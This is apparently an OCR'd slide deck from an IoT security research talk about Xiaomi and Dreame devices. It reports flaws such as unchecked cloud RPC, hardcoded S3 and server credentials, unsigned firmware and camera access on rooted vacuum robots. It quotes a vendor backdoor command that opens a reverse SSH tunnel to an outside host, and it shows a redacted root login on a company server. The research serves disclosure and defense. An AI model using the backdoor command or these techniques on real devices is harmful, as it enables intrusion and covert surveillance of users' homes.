
App to Device via Cloud RPC

- Cloud Server is not aware of allowed commands via RPC
  - APP/Plugin can send arbitrary commands to device
  - Commands not filtered
  - Privileges not checked by Cloud
- Attack vector: push firmware updates
  - Works also for shared devices and without privileges
- Attack vector: abuse broken input validation
  - Data gets passed to vendor firmware without checks

Idea: Create a fake MiHome App

- Emulation of Mi Home App
  - Implementation of the Key generation and login process
  - Difficult to distinguish from real app
- Retrieval of device information
- Sending arbitary payloads to devices
  - Includes custom firmware updates or downgrades
- Automated collection of device models and firmwares
  - Combination of emulated devices and fake app

Approaches: Devices



Device reverse engineering

Device Reverse Engineering

- Idea: Understand function and design of devices (physical hardware)
- Advantage: Data can be obtained directly from the device, transport encryption can be avoided
- Methods:
  - Disassembly of the device
  - Access debug ports
  - Extract firmware from flash

FINDINGS

IP Camera plugin fail


- Problem: iPhone plugin of 3rd party vendor was buggy
- Plugin had hardcoded S3 bucket with read/write credentials
- Crashdumps with user account tokens uploaded to S3 bucket
  - Allowed to connect to cloud with user account
  - Access to IP cameras and recordings of users
  - Control of home devices

OTA Update command fail

- Problem: For iPhone API the cloud in Mainland China was not checking if a device actually belongs to a user
  - Any user could send malicious OTA updates to any device
  - Device ID can be guessed as it is incremental

Root credentials to servers

- Dreame Robots have debug interfaces
- With U-Boot bypass:
  - first-time root of Dreame devices
  - found computation for root password for all robots




Dreame: interesting scripts

- Backdoor: Trigger reverse SSH shell
  - sshpass -p xxx ssh -p 10022 -o StrictHostKeyChecking=no -fCNR last-4-digits-of-sn:127.0.0.1:22 user@hostname-public.xxx
- Hard coded credentials to server
  - User has sudo rights
  - Server used for development
  - Access to S3 buckets

```
[redacted]@[redacted]~
login as: [redacted]
[redacted]@[redacted]'s password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

  System load:  0.01                Processes:              166
  Usage of /:   27.1% of 39.12GB    Users logged in:        0
  Memory usage: 10%                 IP address for eth0:    192.168[redacted]
  Swap usage:   0%                  IP address for docker0: 172.17.[redacted]

240 packages can be updated.
163 updates are security updates.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***

        Welcome to Huawei Cloud Service

Last login: [redacted]
[redacted]@e[redacted]:~$ sudo su
[sudo] password for [redacted]:
root@e[redacted]:/home/[redacted]#
```

Dreame: even more Scripts

- Startup debug script
  - Unencrypted ftp download from personal developer NAS
- Log uploads
  - With admin credentials



Index of ftp://admin@xi .asuscomm.com/


Up to higher level directory


Name	Size	Last Modified
		5/ 8:37:00 PM
File: httpUpload.zip	35494 KB	6/ 2:00:00 AM
File: linux-aw.tar.gz	389233 KB	4/ 7:52:00 PM
File: log_err	12 KB	11 1:00:00 AM
File: p2008_update-3.5.8_1039.img	30115 KB	5/ 3:19:00 AM
File: procrank	16 KB	11 1:00:00 AM
File: ps	6 KB	11 1:00:00 AM
File: ps1020830131	3 KB	11 1:00:00 AM
File: reboot.sh	1 KB	11 1:00:00 AM
File: restart_ava.sh	1 KB	11 1:00:00 AM
File: sys_1020444253_11280818.log	11 KB	11 1:00:00 AM
File: sys_1020444253_11301057.log	33 KB	11 1:00:00 AM
File: sys_1020444311_11292000.log	30 KB	11 1:00:00 AM
File: sys_1020444311_11292006.log	33 KB	11 1:00:00 AM
File: sys_1020444314_03112052.log	34 KB	3/ 9:52:00 PM
File: sys_1020444368_03181119.log	38 KB	3/ 8:19:00 PM

Camera access on rooted vacuum robots


- All devices use the Video4Linux subsystem
- Cameras are accessible via /dev/video0, /dev/video1, etc.
- Vendors left tools on robot like “camerademo”
- Many companies store pictures on flash memory
- Lots of uploads into the cloud


Camera access Roborock robots





Camera access Dreame L10s Ultra





Dreame: Firmware signature fail

- New generations of Dreame robots encrypt, then sign firmware
- Firmware update payload:
  - Outside Zip archive, encrypted with static password
  - Random file, signed with private key
  - Inside Zip archive, encrypted with random file as password

- Problem:
  - The actual firmware is not signed, only its password is
  - Password can be recycled for fake firmware updates

And many more…

- Root access to various devices
  - Routers, Vacuum Robots, Cameras, Washing machines
- More credentials to company servers

SUMMARY

Bug bounties

- Submission via HackerOne
- Primarily:
  - Remotely exploitable bugs
  - Cloud credentials
  - Userdata at risk

Talks

- Initial start of research: Summer 2017
- Talks:
  - CCC Congress 34C3 (2017)
  - Recon BRX 2018
  - HITCON 14 (2018)
  - DEFCON 26 (2018)
  - BeVX 2018
  - DEFCON 27 IoT Village (2019)
  - DEFCON 29 (2021)
  - DEFCON 31 (2023)

